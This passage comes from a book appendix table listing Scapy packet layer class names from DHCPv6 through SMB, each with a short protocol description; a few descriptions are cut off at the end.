DHCP6_Reply	DHCPv6 Reply Message
DHCP6_Request	DHCPv6 Request Message
DHCP6_Solicit	DHCPv6 Solicit Message
DIR_PPP	None
DNS	DNS
DNSQR	DNS Question Record
DNSRR	DNS Resource Record
DNSRRDLV	DNS DLV Resource Record
DNSRRDNSKEY	DNS DNSKEY Resource Record
DNSRRDS	DNS DS Resource Record
DNSRRMX	DNS MX Resource Record
DNSRRNSEC	DNS NSEC Resource Record

Tab. A.1 (Fortsetzung)

Name	Description
DNSRRNSEC3	DNS NSEC3 Resource Record
DNSRRNSEC3PARAM	DNS NSEC3PARAM Resource Record
DNSRROPT	DNS OPT Resource Record
DNSRRRSIG	DNS RRSIG Resource Record
DNSRRSOA	DNS SOA Resource Record
DNSRRSRV	DNS SRV Resource Record
DNSRRTSIG	DNS TSIG Resource Record
DUID_EN	DUID – Assigned by Vendor Based on Enterprise Number
DUID_LL	DUID – Based on Link-layer Addres
DUID_UUID	DUID – Based on UUID
Dot11	802.11
Dot11ATIM	802.11 ATIM
Dot11Ack	802.11 Ack packet
Dot11AssoReq	802.11 Association Request
Dot11AssoResp	802.11 Association Response
Dot11Auth	802.11 Authentication
Dot11Beacon	802.11 Beacon
Dot11CCMP	802.11 TKIP packet
Dot11Deauth	802.11 Deauthentication
Dot11Disas	802.11 Disassociation
Dot11Elt	802.11 Information Element
Dot11EltCountry	802.11 Country
Dot11EltCountryConstraintTriplet	802.11 Country Constraint Triplet
Dot11EltMicrosoftWPA	802.11 Microsoft WPA
Dot11EltRSN	802.11 RSN information
Dot11EltRates	802.11 Rates
Dot11EltVendorSpecific	802.11 Vendor Specific
Dot11Encrypted	802.11 Encrypted (unknown algorithm
Dot11FCS	802.11-FCS
Dot11ProbeReq	802.11 Probe Request
Dot11ProbeResp	802.11 Probe Response
Dot11QoS	802.11 QoS
Dot11ReassoReq	802.11 Reassociation Request
Dot11ReassoResp	802.11 Reassociation Response
Dot11TKIP	802.11 TKIP packet
Dot11WEP	802.11 WEP packet
Dot15d4	802.15.4

Tab. A.1 (Fortsetzung)

Name	Description
Dot15d4Ack	802.15.4 Ack
Dot15d4AuxSecurityHeader	802.15.4 Auxiliary Security Header
Dot15d4Beacon	802.15.4 Beacon
Dot15d4Cmd	802.15.4 Command
Dot15d4CmdAssocReq	802.15.4 Association Request Payload
Dot15d4CmdAssocResp	802.15.4 Association Response Payload
Dot15d4CmdCoordRealign	802.15.4 Coordinator Realign Command
Dot15d4CmdDisassociation	802.15.4 Disassociation Notification Payload
Dot15d4CmdGTSReq	802.15.4 GTS request command
Dot15d4Data	802.15.4 Data
Dot15d4FCS	802.15.4 – FCS
Dot1AD	802_1AD
Dot1Q	802.1Q
Dot3	802.3
EAP	EAP
EAPOL	EAPOL
EAP_FAST	EAP-FAST
EAP_MD5	EAP-MD5
EAP_PEAP	PEAP
EAP_TLS	EAP-TLS
EAP_TTLS	EAP-TTLS
ECCurve	None
ECDSAPrivateKey	None
ECDSAPrivateKey_OpenSSL	ECDSA Params + Private Ke
ECDSAPublicKey	None
ECDSASignature	None
ECFieldID	None
ECParameters	None
ECSpecifiedDomain	None
EDNS0TLV	DNS EDNS0 TLV
EIR_CompleteList128BitServiceUUIDs	Complete list of 128-bit service UUIDs
EIR_CompleteList16BitServiceUUIDs	Complete list of 16-bit service UUIDs
EIR_CompleteLocalName	Complete Local Name
EIR_Device_ID	Device ID
EIR_Element	EIR Element
EIR_Flags	Flags
EIR_Hdr	EIR Header
EIR_IncompleteList128BitServiceUUIDs	Incomplete list of 128-bit service UUIDs

Tab. A.1 (Fortsetzung)

Name	Description
EIR_IncompleteList16BitServiceUUIDs	Incomplete list of 16-bit service UUIDs
EIR_Manufacturer_Specific_Data	EIR Manufacturer Specific Data
EIR_Raw	EIR Raw
EIR_ServiceData16BitUUID	EIR Service Data – 16-bit UUID
EIR_ShortenedLocalName	Shortened Local Name
EIR_TX_Power_Level	TX Power Level
ERSPAN	ERSPAN
ESP	ESP
Ether	Ethernet
GPRS	GPRSdummy
GRE	GRE
GRE_PPTP	GRE PPTP
GRErouting	GRE routing information
HAO	Home Address Option
HBHOptUnknown	Scapy6 Unknown Option
HCI_ACL_Hdr	HCI ACL header
HCI_Cmd_Complete_LE_Read_White_List_Size	LE Read White List Size
HCI_Cmd_Complete_Read_BD_Addr	Read BD Addr
HCI_Cmd_Connect_Accept_Timeout	Connection Attempt Timeout
HCI_Cmd_Disconnect	Disconnect
HCI_Cmd_LE_Add_Device_To_White_List	LE Add Device to White List
HCI_Cmd_LE_Clear_White_List	LE Clear White List
HCI_Cmd_LE_Connection_Update	LE Connection Update
HCI_Cmd_LE_Create_Connection	LE Create Connection
HCI_Cmd_LE_Create_Connection_Cancel	LE Create Connection Cancel
HCI_Cmd_LE_Host_Supported	LE Host Supported
HCI_Cmd_LE_Long_Term_Key_Request_Negative_Reply	LE Long Term Key Request Negative Reply
HCI_Cmd_LE_Long_Term_Key_Request_Reply	LE Long Term Key Request Reply
HCI_Cmd_LE_Read_Buffer_Size	LE Read Buffer Size
HCI_Cmd_LE_Read_Remote_Used_Features	LE Read Remote Used Features
HCI_Cmd_LE_Read_White_List_Size	LE Read White List Size
HCI_Cmd_LE_Remove_Device_From_White_List	LE Remove Device from White List
HCI_Cmd_LE_Set_Advertise_Enable	LE Set Advertise Enable
HCI_Cmd_LE_Set_Advertising_Data	LE Set Advertising Data
HCI_Cmd_LE_Set_Advertising_Parameters	LE Set Advertising Parameters

Tab. A.1 (Fortsetzung)

Name	Description
HCI_Cmd_LE_Set_Random_Address	LE Set Random Address
HCI_Cmd_LE_Set_Scan_Enable	LE Set Scan Enable
HCI_Cmd_LE_Set_Scan_Parameters	LE Set Scan Parameter
HCI_Cmd_LE_Set_Scan_Response_Data	LE Set Scan Response Data
HCI_Cmd_LE_Start_Encryption_Request	LE Start Encryption
HCI_Cmd_Read_BD_Addr	Read BD Addr
HCI_Cmd_Reset	Reset
HCI_Cmd_Set_Event_Filter	Set Event Filter
HCI_Cmd_Set_Event_Mask	Set Event Mask
HCI_Cmd_Write_Extended_Inquiry_Response	Write Extended Inquiry Response
HCI_Cmd_Write_Local_Name	None
HCI_Command_Hdr	HCI Command header
HCI_Event_Command_Complete	Command Complete
HCI_Event_Command_Status	Command Status
HCI_Event_Disconnection_Complete	Disconnection Complete
HCI_Event_Encryption_Change	Encryption Change
HCI_Event_Hdr	HCI Event header
HCI_Event_LE_Meta	LE Meta
HCI_Event_Number_Of_Completed_Packets	Number Of Completed Packets
HCI_Hdr	HCI header
HCI_LE_Meta_Advertising_Report	Advertising Report
HCI_LE_Meta_Advertising_Reports	Advertising Reports
HCI_LE_Meta_Connection_Complete	Connection Complete
HCI_LE_Meta_Connection_Update_Complete	Connection Update Complete
HCI_LE_Meta_Long_Term_Key_Request	Long Term Key Request
HCI_PHDR_Hdr	HCI PHDR transport layer
HDLC	None
HSRP	HSRP
HSRPmd5	HSRP MD5 Authentication
ICMP	ICMP
ICMPerror	ICMP in ICMP
ICMPv6DestUnreach	ICMPv6 Destination Unreachable
ICMPv6EchoReply	ICMPv6 Echo Reply
ICMPv6EchoRequest	ICMPv6 Echo Request
ICMPv6HAADReply	ICMPv6 Home Agent Address Discovery Reply
ICMPv6HAADRequest	ICMPv6 Home Agent Address Discovery Request
ICMPv6MLDMultAddrRec	ICMPv6 MLDv2 – Multicast Address Record

Tab. A.1 (Fortsetzung)

Name	Description
ICMPv6MLDone	MLD – Multicast Listener Done
ICMPv6MLQuery	MLD – Multicast Listener Query
ICMPv6MLQuery2	MLDv2 – Multicast Listener Query
ICMPv6MLReport	MLD – Multicast Listener Report
ICMPv6MLReport2	MLDv2 – Multicast Listener Report
ICMPv6MPAdv	ICMPv6 Mobile Prefix Advertisement
ICMPv6MPSol	ICMPv6 Mobile Prefix Solicitation
ICMPv6MRD_Advertisement	ICMPv6 Multicast Router Discovery Advertisement
ICMPv6MRD_Solicitation	ICMPv6 Multicast Router Discovery Solicitation
ICMPv6MRD_Termination	ICMPv6 Multicast Router Discovery Termination
ICMPv6NDOptAdvInterval	ICMPv6 Neighbor Discovery – Interval Advertisement
ICMPv6NDOptDNSSL	ICMPv6 Neighbor Discovery Option – DNS Search List Option
ICMPv6NDOptDstLLAddr	ICMPv6 Neighbor Discovery Option – Destination Link-Layer Address
ICMPv6NDOptEFA	ICMPv6 Neighbor Discovery Option – Expanded Flags Option
ICMPv6NDOptHAInfo	ICMPv6 Neighbor Discovery – Home Agent Information
ICMPv6NDOptIPAddr	ICMPv6 Neighbor Discovery – IP Address Option (FH for MIPv6
ICMPv6NDOptLLA	ICMPv6 Neighbor Discovery – Link-Layer Address (LLA) Option (FH for MIPv6
ICMPv6NDOptMAP	ICMPv6 Neighbor Discovery – MAP Optio
ICMPv6NDOptMTU	ICMPv6 Neighbor Discovery Option – MTU
ICMPv6NDOptNewRtrPrefix	ICMPv6 Neighbor Discovery – New Router Prefix Information Option (FH for MIPv6
ICMPv6NDOptPrefixInfo	ICMPv6 Neighbor Discovery Option – Prefix Information
ICMPv6NDOptRDNSS	ICMPv6 Neighbor Discovery Option – Recursive DNS Server Option
ICMPv6NDOptRedirectedHdr	ICMPv6 Neighbor Discovery Option – Redirected Header
ICMPv6NDOptRouteInfo	ICMPv6 Neighbor Discovery Option – Route Information Option
ICMPv6NDOptShortcutLimit	ICMPv6 Neighbor Discovery Option – NBMA Shortcut Limit
ICMPv6NDOptSrcAddrList	ICMPv6 Inverse Neighbor Discovery Option – Source Address List

Tab. A.1 (Fortsetzung)

Name	Description
ICMPv6NDOptSrcLLAddr	ICMPv6 Neighbor Discovery Option – Source Link-Layer Address
ICMPv6NDOptTgtAddrList	ICMPv6 Inverse Neighbor Discovery Option – Target Address List
ICMPv6NDOptUnknown	ICMPv6 Neighbor Discovery Option – Scapy Unimplemented
ICMPv6ND_INDAdv	ICMPv6 Inverse Neighbor Discovery Advertisement
ICMPv6ND_INDSol	ICMPv6 Inverse Neighbor Discovery Solicitation
ICMPv6ND_NA	ICMPv6 Neighbor Discovery – Neighbor Advertisement
ICMPv6ND_NS	ICMPv6 Neighbor Discovery – Neighbor Solicitation
ICMPv6ND_RA	ICMPv6 Neighbor Discovery – Router Advertisement
ICMPv6ND_RS	ICMPv6 Neighbor Discovery – Router Solicitation
ICMPv6ND_Redirect	ICMPv6 Neighbor Discovery – Redirect
ICMPv6NIQueryIPv4	ICMPv6 Node Information Query – IPv4 Address Query
ICMPv6NIQueryIPv6	ICMPv6 Node Information Query – IPv6 Address Query
ICMPv6NIQueryNOOP	ICMPv6 Node Information Query – NOOP Query
ICMPv6NIQueryName	ICMPv6 Node Information Query – IPv6 Name Query
ICMPv6NIReplyIPv4	ICMPv6 Node Information Reply – IPv4 addresses
ICMPv6NIReplyIPv6	ICMPv6 Node Information Reply – IPv6 addresses
ICMPv6NIReplyNOOP	ICMPv6 Node Information Reply – NOOP Reply
ICMPv6NIReplyName	ICMPv6 Node Information Reply – Node Names
ICMPv6NIReplyRefuse	ICMPv6 Node Information Reply – Responder refuses to supply answer
ICMPv6NIReplyUnknown	ICMPv6 Node Information Reply – Qtype unknown to the responder
ICMPv6PacketTooBig	ICMPv6 Packet Too Big
ICMPv6ParamProblem	ICMPv6 Parameter Problem
ICMPv6TimeExceeded	ICMPv6 Time Exceeded
ICMPv6Unknown	Scapy6 ICMPv6 fallback class

Tab. A.1 (Fortsetzung)

Name	Description
IP	IP
IPOption	IP Option
IPOption_Address_Extension	IP Option Address Extension
IPOption_EOL	IP Option End of Options List
IPOption_LSRR	IP Option Loose Source and Record Route
IPOption_MTU_Probe	IP Option MTU Probe
IPOption_MTU_Reply	IP Option MTU Reply
IPOption_NOP	IP Option No Operation
IPOption_RR	IP Option Record Route
IPOption_Router_Alert	IP Option Router Alert
IPOption_SDBM	IP Option Selective Directed Broadcast Mode
IPOption_SSRR	IP Option Strict Source and Record Route
IPOption_Security	IP Option Security
IPOption_Stream_Id	IP Option Stream ID
IPOption_Traceroute	IP Option Traceroute
IPerror	IP in ICMP
IPerror6	IPv6 in ICMPv6
IPv6	IPv6
IPv6ExtHdrDestOpt	IPv6 Extension Header – Destination Options Header
IPv6ExtHdrFragment	IPv6 Extension Header – Fragmentation heade
IPv6ExtHdrHopByHop	IPv6 Extension Header – Hop-by-Hop Options Header
IPv6ExtHdrRouting	IPv6 Option Header Routing
IPv6ExtHdrSegmentRouting	IPv6 Option Header Segment Routing
IPv6ExtHdrSegmentRoutingTLV	IPv6 Option Header Segment Routing – Generic TLV
IPv6ExtHdrSegmentRoutingTLVEgressNode	IPv6 Option Header Segment Routing – Egress Node TLV
IPv6ExtHdrSegmentRoutingTLVIngressNode	IPv6 Option Header Segment Routing – Ingress Node TLV
IPv6ExtHdrSegmentRoutingTLVPadding	IPv6 Option Header Segment Routing – Padding TLV
ISAKMP	ISAKMP
ISAKMP_class	None
ISAKMP_payload	ISAKMP payload
ISAKMP_payload_Hash	ISAKMP Hash
ISAKMP_payload_ID	ISAKMP Identification
ISAKMP_payload_KE	ISAKMP Key Exchange
ISAKMP_payload_Nonce	ISAKMP Nonce

Tab. A.1 (Fortsetzung)

Name	Description
ISAKMP_payload_Proposal	IKE proposal
ISAKMP_payload_SA	ISAKMP SA
ISAKMP_payload_Transform	IKE Transform
ISAKMP_payload_VendorID	ISAKMP Vendor ID
InheritOriginDNSStrPacket	None
IrLAPCommand	IrDA Link Access Protocol Command
IrLAPHead	IrDA Link Access Protocol Header
IrLMP	IrDA Link Management Protocol
Jumbo	Jumbo Payload
L2CAP_CmdHdr	L2CAP command header
L2CAP_CmdRej	L2CAP Command Rej
L2CAP_ConfReq	L2CAP Conf Req
L2CAP_ConfResp	L2CAP Conf Resp
L2CAP_ConnReq	L2CAP Conn Req
L2CAP_ConnResp	L2CAP Conn Resp
L2CAP_Connection_Parameter_Update_ Request	L2CAP Connection Parameter Update Request
L2CAP_Connection_Parameter_Update_ Response	L2CAP Connection Parameter Update Response
L2CAP_DisconnReq	L2CAP Disconn Req
L2CAP_DisconnResp	L2CAP Disconn Resp
L2CAP_Hdr	L2CAP header
L2CAP_InfoReq	L2CAP Info Req
L2CAP_InfoResp	L2CAP Info Resp
L2TP	L2TP
LEAP	Cisco LEAP
LLC	LLC
LLMNRQuery	Link Local Multicast Node Resolution – Query
LLMNRResponse	Link Local Multicast Node Resolution – Response
LLTD	LLTD
LLTDAttribute	LLTD Attribute
LLTDAttribute80211MaxRate	LLTD Attribute – 802.11 Max Rate
LLTDAttribute80211PhysicalMedium	LLTD Attribute – 802.11 Physical Medium
LLTDAttributeCharacteristics	LLTD Attribute – Characteristics
LLTDAttributeDeviceUUID	LLTD Attribute – Device UUID
LLTDAttributeEOP	LLTD Attribute – End Of Property
LLTDAttributeHostID	LLTD Attribute – Host ID
LLTDAttributeIPv4Address	LLTD Attribute – IPv4 Address
LLTDAttributeIPv6Address	LLTD Attribute – IPv6 Address

Tab. A.1 (Fortsetzung)

Name	Description
LLTDAttributeLargeTLV	LLTD Attribute – Large TL
LLTDAttributeLinkSpeed	LLTD Attribute – Link Speed
LLTDAttributeMachineName	LLTD Attribute – Machine Name
LLTDAttributePerformanceCounterFrequency	LLTD Attribute – Performance Counter Frequency
LLTDAttributePhysicalMedium	LLTD Attribute – Physical Medium
LLTDAttributeQOSCharacteristics	LLTD Attribute – QoS Characteristics
LLTDAttributeSeesList	LLTD Attribute – Sees List Working Set
LLTDDiscover	LLTD – Discover
LLTDEmit	LLTD – Emit
LLTDEmiteeDesc	LLTD – Emitee Desc
LLTDHello	LLTD – Hello
LLTDQueryLargeTlv	LLTD – Query Large Tlv
LLTDQueryLargeTlvResp	LLTD – Query Large Tlv Response
LLTDQueryResp	LLTD – Query Response
LLTDRecveeDesc	LLTD – Recvee Desc
LinkStatusEntry	ZigBee Link Status Entry
LoWPANFragmentationFirst	6LoWPAN First Fragmentation Packet
LoWPANFragmentationSubsequent	6LoWPAN Subsequent Fragmentation Packet
LoWPANMesh	6LoWPAN Mesh Packet
LoWPANUncompressedIPv6	6LoWPAN Uncompressed IPv6
LoWPAN_HC1	LoWPAN_HC1 Compressed IPv6 (Not supported
LoWPAN_IPHC	LoWPAN IP Header Compression Packet
Loopback	Loopback
MACsecSCI	SCI
MGCP	MGCP
MIP6MH_BA	IPv6 Mobility Header – Binding ACK
MIP6MH_BE	IPv6 Mobility Header – Binding Error
MIP6MH_BRR	IPv6 Mobility Header – Binding Refresh Request
MIP6MH_BU	IPv6 Mobility Header – Binding Update
MIP6MH_CoT	IPv6 Mobility Header – Care-of Test
MIP6MH_CoTI	IPv6 Mobility Header – Care-of Test Init
MIP6MH_Generic	IPv6 Mobility Header – Generic Message
MIP6MH_HoT	IPv6 Mobility Header – Home Test
MIP6MH_HoTI	IPv6 Mobility Header – Home Test Init
MIP6OptAltCoA	MIPv6 Option – Alternate Care-of Address
MIP6OptBRAdvice	Mobile IPv6 Option – Binding Refresh Advice
MIP6OptBindingAuthData	MIPv6 Option – Binding Authorization Data

Tab. A.1 (Fortsetzung)

Name	Description
MIP6OptCGAParams	MIPv6 option – CGA Parameters
MIP6OptCGAParamsReq	MIPv6 option – CGA Parameters Request
MIP6OptCareOfTest	MIPv6 option – Care-of Test
MIP6OptCareOfTestInit	MIPv6 option – Care-of Test Init
MIP6OptHomeKeygenToken	MIPv6 option – Home Keygen Token
MIP6OptLLAddr	MIPv6 Option – Link-Layer Address (MH-LLA
MIP6OptMNID	MIPv6 Option – Mobile Node Identifier
MIP6OptMobNetPrefix	NEMO Option – Mobile Network Prefix
MIP6OptMsgAuth	MIPv6 Option – Mobility Message Authentication
MIP6OptNonceIndices	MIPv6 Option – Nonce Indices
MIP6OptReplayProtection	MIPv6 option – Replay Protection
MIP6OptSignature	MIPv6 option – Signature
MIP6OptUnknown	Scapy6 – Unknown Mobility Option
MKABasicParamSet	Basic Parameter Set
MKADistributedCAKParamSet	Distributed CAK parameter set
MKADistributedSAKParamSet	Distributed SAK parameter se
MKAICVSet	ICV
MKALivePeerListParamSet	Live Peer List Parameter Set
MKAPDU	MKPDU
MKAParamSet	None
MKAPeerListTuple	Peer List Tuple
MKAPotentialPeerListParamSet	Potential Peer List Parameter Set
MKASAKUseParamSet	SAK Use Parameter Set
MobileIP	Mobile IP (RFC3344
MobileIPRRP	Mobile IP Registration Reply (RFC3344
MobileIPRRQ	Mobile IP Registration Request (RFC3344
MobileIPTunnelData	Mobile IP Tunnel Data Message (RFC3519
NBNSNodeStatusResponse	NBNS Node Status Response
NBNSNodeStatusResponseEnd	NBNS Node Status Response
NBNSNodeStatusResponseService	NBNS Node Status Response Service
NBNSQueryRequest	NBNS query request
NBNSQueryResponse	NBNS query response
NBNSQueryResponseNegative	NBNS query response (negative
NBNSRequest	NBNS request
NBNSWackResponse	NBNS Wait for Acknowledgement Response
NBTDatagram	NBT Datagram Packet
NBTSession	NBT Session Packet
NTP	None

Tab. A.1 (Fortsetzung)

Name	Description
NTPAuthenticator	Authenticator
NTPClockStatusPacket	clock status
NTPConfPeer	conf_peer
NTPConfRestrict	conf_restrict
NTPConfTrap	conf_trap
NTPConfUnpeer	conf_unpeer
NTPControl	Control message
NTPErrorStatusPacket	error status
NTPExtension	extension
NTPExtensions	NTPv4 extensions
NTPHeader	NTPHeader
NTPInfoAuth	info_auth
NTPInfoControl	info_control
NTPInfoIOStats	info_io_stats
NTPInfoIfStatsIPv4	info_if_stats
NTPInfoIfStatsIPv6	info_if_stats
NTPInfoKernel	info_kernel
NTPInfoLoop	info_loop
NTPInfoMemStats	info_mem_stats
NTPInfoMonitor1	InfoMonitor1
NTPInfoPeer	info_peer
NTPInfoPeerList	info_peer_list
NTPInfoPeerStats	info_peer_stats
NTPInfoPeerSummary	info_peer_summary
NTPInfoSys	info_sys
NTPInfoSysStats	info_sys_stats
NTPInfoTimerStats	info_timer_stats
NTPPeerStatusDataPacket	data / peer status
NTPPeerStatusPacket	peer status
NTPPrivate	Private (mode 7
NTPPrivatePktTail	req_pkt_tail
NTPPrivateReqPacket	request data
NTPStatusPacket	status
NTPSystemStatusPacket	system status
NetBIOS_DS	NetBIOS datagram service
NetflowDataflowsetV9	Netflow DataFlowSet V9/10
NetflowFlowsetV9	Netflow FlowSet V9/10
NetflowHeader	Netflow Header
NetflowHeaderV1	Netflow Header v1

Tab. A.1 (Fortsetzung)

Name	Description
NetflowHeaderV10	IPFix (Netflow V10) Header
NetflowHeaderV5	Netflow Header v5
NetflowHeaderV9	Netflow Header V9
NetflowOptionsFlowset10	Netflow V10 (IPFix) Options Template FlowSet
NetflowOptionsFlowsetOptionV9	Netflow Options Template FlowSet V9/10 – Option
NetflowOptionsFlowsetScopeV9	Netflow Options Template FlowSet V9/10 – Scope
NetflowOptionsFlowsetV9	Netflow Options Template FlowSet V9
NetflowOptionsRecordOptionV9	Netflow Options Template Record V9/10 – Option
NetflowOptionsRecordScopeV9	Netflow Options Template Record V9/10 – Scope
NetflowRecordV1	Netflow Record v1
NetflowRecordV5	Netflow Record v5
NetflowRecordV9	Netflow DataFlowset Record V9/10
NetflowTemplateFieldV9	Netflow Flowset Template Field V9/10
NetflowTemplateV9	Netflow Flowset Template V9/10
NoPayload	None
OCSP_ByKey	None
OCSP_ByName	None
OCSP_CertID	None
OCSP_CertStatus	None
OCSP_GoodInfo	None
OCSP_ResponderID	None
OCSP_Response	None
OCSP_ResponseBytes	None
OCSP_ResponseData	None
OCSP_RevokedInfo	None
OCSP_SingleResponse	None
OCSP_UnknownInfo	None
PMKIDListPacket	PMKIDs
PPI	Per-Packet Information header (PPI
PPI_Element	PPI Element
PPI_Hdr	PPI Header
PPP	PPP Link Layer
PPP_	PPP Link Layer
PPP_CHAP	PPP Challenge Handshake Authentication Protocol

Tab. A.1 (Fortsetzung)

Name	Description
PPP_CHAP_ChallengeResponse	PPP Challenge Handshake Authentication Protocol
PPP_ECP	None
PPP_ECP_Option	PPP ECP Option
PPP_ECP_Option_OUI	PPP ECP Option
PPP_IPCP	None
PPP_IPCP_Option	PPP IPCP Option
PPP_IPCP_Option_DNS1	PPP IPCP Option DNS1 Address
PPP_IPCP_Option_DNS2	PPP IPCP Option DNS2 Address
PPP_IPCP_Option_IPAddress	PPP IPCP Option IP Address
PPP_IPCP_Option_NBNS1	PPP IPCP Option NBNS1 Address
PPP_IPCP_Option_NBNS2	PPP IPCP Option NBNS2 Address
PPP_LCP	PPP Link Control Protocol
PPP_LCP_ACCM_Option	PPP LCP Option
PPP_LCP_Auth_Protocol_Option	PPP LCP Option
PPP_LCP_Callback_Option	PPP LCP Option
PPP_LCP_Code_Reject	PPP Link Control Protocol
PPP_LCP_Configure	PPP Link Control Protocol
PPP_LCP_Discard_Request	PPP Link Control Protocol
PPP_LCP_Echo	PPP Link Control Protocol
PPP_LCP_MRU_Option	PPP LCP Option
PPP_LCP_Magic_Number_Option	PPP LCP Option
PPP_LCP_Option	PPP LCP Option
PPP_LCP_Protocol_Reject	PPP Link Control Protocol
PPP_LCP_Quality_Protocol_Option	PPP LCP Option
PPP_LCP_Terminate	PPP Link Control Protocol
PPP_PAP	PPP Password Authentication Protocol
PPP_PAP_Request	PPP Password Authentication Protocol
PPP_PAP_Response	PPP Password Authentication Protocol
PPPoE	PPP over Ethernet
PPPoED	PPP over Ethernet Discovery
PPPoED_Tags	PPPoE Tag List
PPPoETag	PPPoE Tag
PPTP	PPTP
PPTPCallClearRequest	PPTP Call Clear Request
PPTPCallDisconnectNotify	PPTP Call Disconnect Notify
PPTPEchoReply	PPTP Echo Reply
PPTPEchoRequest	PPTP Echo Request
PPTPIncomingCallConnected	PPTP Incoming Call Connected

Tab. A.1 (Fortsetzung)

Name	Description
PPTPIncomingCallReply	PPTP Incoming Call Reply
PPTPIncomingCallRequest	PPTP Incoming Call Request
PPTPOutgoingCallReply	PPTP Outgoing Call Reply
PPTPOutgoingCallRequest	PPTP Outgoing Call Request
PPTPSetLinkInfo	PPTP Set Link Info
PPTPStartControlConnectionReply	PPTP Start Control Connection Reply
PPTPStartControlConnectionRequest	PPTP Start Control Connection Request
PPTPStopControlConnectionReply	PPTP Stop Control Connection Reply
PPTPStopControlConnectionRequest	PPTP Stop Control Connection Request
PPTPWANErrorNotify	PPTP WAN Error Notify
Packet	None
Pad1	Pad1
PadN	PadN
Padding	Padding
PrismHeader	Prism header
PseudoIPv6	Pseudo IPv6 Header
RIP	RIP header
RIPAuth	RIP authentication
RIPEntry	RIP entry
RSAOtherPrimeInfo	None
RSAPrivateKey	None
RSAPrivateKey_OpenSSL	None
RSAPublicKey	None
RSNCipherSuite	Cipher suite
RTP	RTP
RTPExtension	RTP extension
RadioTap	RadioTap dummy
RadioTapExtendedPresenceMask	RadioTap Extended presence mask
Radius	RADIUS
RadiusAttr_ARAP_Security	Radius Attribute
RadiusAttr_Acct_Delay_Time	Radius Attribute
RadiusAttr_Acct_Input_Gigawords	Radius Attribute
RadiusAttr_Acct_Input_Octets	Radius Attribute
RadiusAttr_Acct_Input_Packets	Radius Attribute
RadiusAttr_Acct_Interim_Interval	Radius Attribute
RadiusAttr_Acct_Link_Count	Radius Attribute
RadiusAttr_Acct_Output_Gigawords	Radius Attribute
RadiusAttr_Acct_Output_Octets	Radius Attribute
RadiusAttr_Acct_Output_Packets	Radius Attribute

Tab. A.1 (Fortsetzung)

Name	Description
RadiusAttr_Acct_Session_Time	Radius Attribute
RadiusAttr_Acct_Tunnel_Packets_Lost	Radius Attribute
RadiusAttr_EAP_Message	EAP-Message
RadiusAttr_Egress_VLANID	Radius Attribute
RadiusAttr_Framed_AppleTalk_Link	Radius Attribute
RadiusAttr_Framed_AppleTalk_Network	Radius Attribute
RadiusAttr_Framed_IPX_Network	Radius Attribute
RadiusAttr_Framed_IP_Address	Radius Attribute
RadiusAttr_Framed_IP_Netmask	Radius Attribute
RadiusAttr_Framed_MTU	Radius Attribute
RadiusAttr_Framed_Protocol	Radius Attribute
RadiusAttr_Idle_Timeout	Radius Attribute
RadiusAttr_Login_IP_Host	Radius Attribute
RadiusAttr_Login_TCP_Port	Radius Attribute
RadiusAttr_Management_Privilege_Level	Radius Attribute
RadiusAttr_Message_Authenticator	Radius Attribute
RadiusAttr_Mobility_Domain_Id	Radius Attribute
RadiusAttr_NAS_IP_Address	Radius Attribute
RadiusAttr_NAS_Port	Radius Attribute
RadiusAttr_NAS_Port_Type	Radius Attribute
RadiusAttr_PMIP6_Home_DHCP4_Server_Address	RadiusAttribute
RadiusAttr_PMIP6_Home_IPv4_Gateway	Radius Attribute
RadiusAttr_PMIP6_Home_LMA_IPv4_Address	Radius Attribute
RadiusAttr_PMIP6_Visited_DHCP4_Server_Address	Radius Attribute
RadiusAttr_PMIP6_Visited_IPv4_Gateway	Radius Attribute
RadiusAttr_PMIP6_Visited_LMA_IPv4_Address	Radius Attribute
RadiusAttr_Password_Retry	Radius Attribute
RadiusAttr_Port_Limit	Radius Attribute
RadiusAttr_Preauth_Timeout	Radius Attribute
RadiusAttr_Service_Type	Radius Attribute
RadiusAttr_Session_Timeout	Radius Attribute
RadiusAttr_State	Radius Attribute
RadiusAttr_Tunnel_Preference	Radius Attribute
RadiusAttr_Vendor_Specific	Vendor-Specific
RadiusAttr_WLAN_AKM_Suite	Radius Attribute
RadiusAttr_WLAN_Group_Cipher	Radius Attribute

Tab. A.1 (Fortsetzung)

Name	Description
RadiusAttr_WLAN_Group_Mgmt_Cipher	Radius Attribute
RadiusAttr_WLAN_Pairwise_Cipher	Radius Attribute
RadiusAttr_WLAN_RF_Band	Radius Attribute
RadiusAttr_WLAN_Reason_Code	Radius Attribute
RadiusAttr_WLAN_Venue_Info	Radius Attribute
RadiusAttribute	Radius Attribute
Raw	Raw
RouterAlert	Router Alert
SCTP	None
SCTPChunkAbort	None
SCTPChunkAddressConf	None
SCTPChunkAddressConfAck	None
SCTPChunkAuthentication	None
SCTPChunkCookieAck	None
SCTPChunkCookieEcho	None
SCTPChunkData	None
SCTPChunkError	None
SCTPChunkHeartbeatAck	None
SCTPChunkHeartbeatReq	None
SCTPChunkInit	None
SCTPChunkInitAck	None
SCTPChunkParamAdaptationLayer	None
SCTPChunkParamAddIPAddr	None
SCTPChunkParamChunkList	None
SCTPChunkParamCookiePreservative	None
SCTPChunkParamDelIPAddr	None
SCTPChunkParamECNCapable	None
SCTPChunkParamErrorIndication	None
SCTPChunkParamFwdTSN	None
SCTPChunkParamHearbeatInfo	None
SCTPChunkParamHostname	None
SCTPChunkParamIPv4Addr	None
SCTPChunkParamIPv6Addr	None
SCTPChunkParamRandom	None
SCTPChunkParamRequestedHMACFunctions	None
SCTPChunkParamSetPrimaryAddr	None
SCTPChunkParamStateCookie	None
SCTPChunkParamSuccessIndication	None
SCTPChunkParamSupportedAddrTypes	None

Tab. A.1 (Fortsetzung)

Name	Description
SCTPChunkParamSupportedExtensions	None
SCTPChunkParamUnrocognizedParam	None
SCTPChunkSACK	None
SCTPChunkShutdown	None
SCTPChunkShutdownAck	None
SCTPChunkShutdownComplete	None
SMBMailSlot	None
SMBNegociate_Protocol_Request_Header	SMBNegociate Protocol Request Header
SMBNegociate_Protocol_Request_Tail	SMB Negotiate Protocol Request Tail
SMBNegociate_Protocol_Response_ Advanced_Security	SMBNegociate Protocol Response Advanced Security
SMBNegociate_Protocol_Response_No_ Security	SMBNegociate Protocol Response No Security
SMBNegociate_Protocol_Response_No_ Security_No_Key	None
SMBNetlogon_Protocol_Response_Header	SMBNetlogon Protocol Response Header
SMBNetlogon_Protocol_Response_Tail_LM20	SMB Netlogon Protocol Response Tail LM20
SMBNetlogon_Protocol_Response_Tail_SAM	SMB Netlogon Protocol Response Tail SAM
SMBSession_Setup_AndX_Request	Session Setup AndX Request
